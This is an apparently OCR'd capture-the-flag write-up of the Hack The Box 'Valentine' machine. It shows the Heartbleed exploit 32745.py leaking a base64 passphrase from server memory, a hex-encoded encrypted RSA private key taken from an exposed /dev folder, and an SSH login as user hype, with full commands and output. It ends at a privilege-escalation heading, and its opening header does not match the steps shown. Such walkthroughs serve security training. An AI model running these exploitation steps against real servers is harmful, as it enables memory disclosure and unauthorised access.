
Vulnerability fix : Root user didnt close the background tmux process which was running in the background

Severity Level : Critical

By checking the website i dont see anything apart from the image with bleeder heart. This is a sign for the heartbleed vulnerability.

Figure 3.1: 205-web.png

From the safe script we are able to see that the server is indeed vulnerable to heartbleed.




```
|_-----END CERTIFICATE-----
|_ssl-date: 2021-07-11T13:50:58+00:00; +11m38s from scanner time.
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL crypto
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.
|
```

Figure 3.2: 210-nmap_script.png

While i was poking the website i need to set up a gobuster in the background so that i can save time.


By searching the searchsploit i was able to find a python script. Lets run and script and check what we get.



```
→ I7Z3R0 searchsploit heartbleed
------------------------------------------------------------------------------------------------------------------ ---------------------------------
Exploit Title                                                                                                      |  Path
------------------------------------------------------------------------------------------------------------------ ---------------------------------
penSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)                 | multiple/remote/32764.py
penSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)                                                 | multiple/remote/32791.c
penSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)                                  | multiple/remote/32998.c
penSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure                                                    | multiple/remote/32745.py
------------------------------------------------------------------------------------------------------------------ ---------------------------------
```

Figure 3.3: 215-searchsploit.png

It seems like it requires the server ip and port option as an argument




```
→ I7Z3R0
→ I7Z3R0 python2.7 32745.py
Usage: 32745.py server [options]

Test for SSL heartbeat vulnerability (CVE-2014-0160)

Options:
  -h, --help            show this help message and exit
  -p PORT, --port=PORT  TCP port to test (default: 443)
→ I7Z3R0
→ I7Z3R0
```

Figure 3.4: 220-script_usage.png

Lets run the script with the required argument. I have ignored the 00 from the results so that it will look cleaner for me to scroll through and read it.


By running the results its leaking the base64 text which is odd and worth to look at it.



```
→ I7Z3R0 python2.7 32745.py valentine.htb -p 443 | grep -v "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00"
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D F7  mV0aGVoeXBlCg==.
  0160: E6 F2 FB 2C 4A 5B 5E 13 4D 05 C5 74 5A 7A B2 7F  ...,J[^.M..tZz..
  0170: F0 53 4F 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  .SO.............
  2060: 71 A4 07 00 00 00 00 00 00 00 00 00 00 00 00 00  q...............
```

Figure 3.5: 225-script_result.png


By decoding the text we can see that there is something which is kind of password.



```
 → I7Z3R0 echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==" | base64 -d
heartbleedbelievethehype
 → I7Z3R0
```


Figure 3.6: 230-base64.png

Lets keep this in our back pocket and check for the gobuster and we can see that the dev folder is being leaked.



```
===============================================================
2021/07/11 06:52:46 Starting gobuster
===============================================================
http://valentine.htb/index (Status: 200)
http://valentine.htb/dev (Status: 301)
http://valentine.htb/encode (Status: 200)
http://valentine.htb/decode (Status: 200)
http://valentine.htb/omg (Status: 200)
http://valentine.htb/server-status (Status: 403)
Progress: 136015 / 239382 (56.82%)^C
```

Figure 3.7: 235-dev.png



https://valentine.htb/dev/


Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at valentine.htb Port 443

Figure 3.8: 240-dev_script.png


By checking the hype_key i can see something in hex. We can decode it and check what we get.



```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79
43 31 34 30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65
66 37 50 7a 6d 72 6b 44 61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67
62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50 42 48 70 75
46 50 59 75 4e 69 58 72 58 73 31 77 2f 64 65 4c 43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38
37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35 50 75 4f 36 78
32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36
36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d 43 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e
45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c 62 6c 55 61 36 75 6c 4f 0d 0a 74 39 67
39 57 70 36 79 38 58 58 38 2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44 75 50 4f 6e
0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36
73 4b 53 66 38 52 2f 72 73 52 4b 65 65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f 46 74 67 30 4d 78 74
33 4b 70 48 74 74 76 67 62 70 74 66 69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72
59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 79 54 5a 31 46 66 6e 67 4a 53 73 76 39 2b 4d 66 76 7a 33 34 31 6c 62
53 62 73 66 39 46 67 75 55 5a 6b 67 48 41 6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b
31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53 46 43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43
4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 70 75 58 0d 0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49
79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56
45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68 46 70 49 38 65 62 2f 38 56 73 54 79 4a
71 78 79 6c 43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c
42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52
0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

Figure 3.9: 245-hype_key_hex.png

By decoding it to ascii and found that there is a private key. From the hint it seems like that the key belongs to user hype.



Paste hex numbers or drop file


```
32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64
6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49
49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f
59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55
51 2b 39 35 43 47 48 4a 45 38 4d 6b 68 44 33 0d 0a 2d 2d
2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20
4b 45 59 2d 2d 2d 2d 2d
```

Character encoding: ASCII

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7P
zmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7
```

Figure 3.10: 250-hype_privite.png


By logging in to it i can see that its asking for the passphrase. Lets use the passphrase heartbleedbelievethehype and check if we can login or not.



```
→ I7Z3R0
→ I7Z3R0 ssh -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key':
```

Figure 3.11: 255-passphrase.png

With the passphrase i am able to login without any issues.




```
 → I7Z3R0 ssh -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jul 11 07:13:52 2021 from 10.10.14.24
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$ 
```

Figure 3.12: 260-shell.png

3.2.1.4 Privilege Escalation

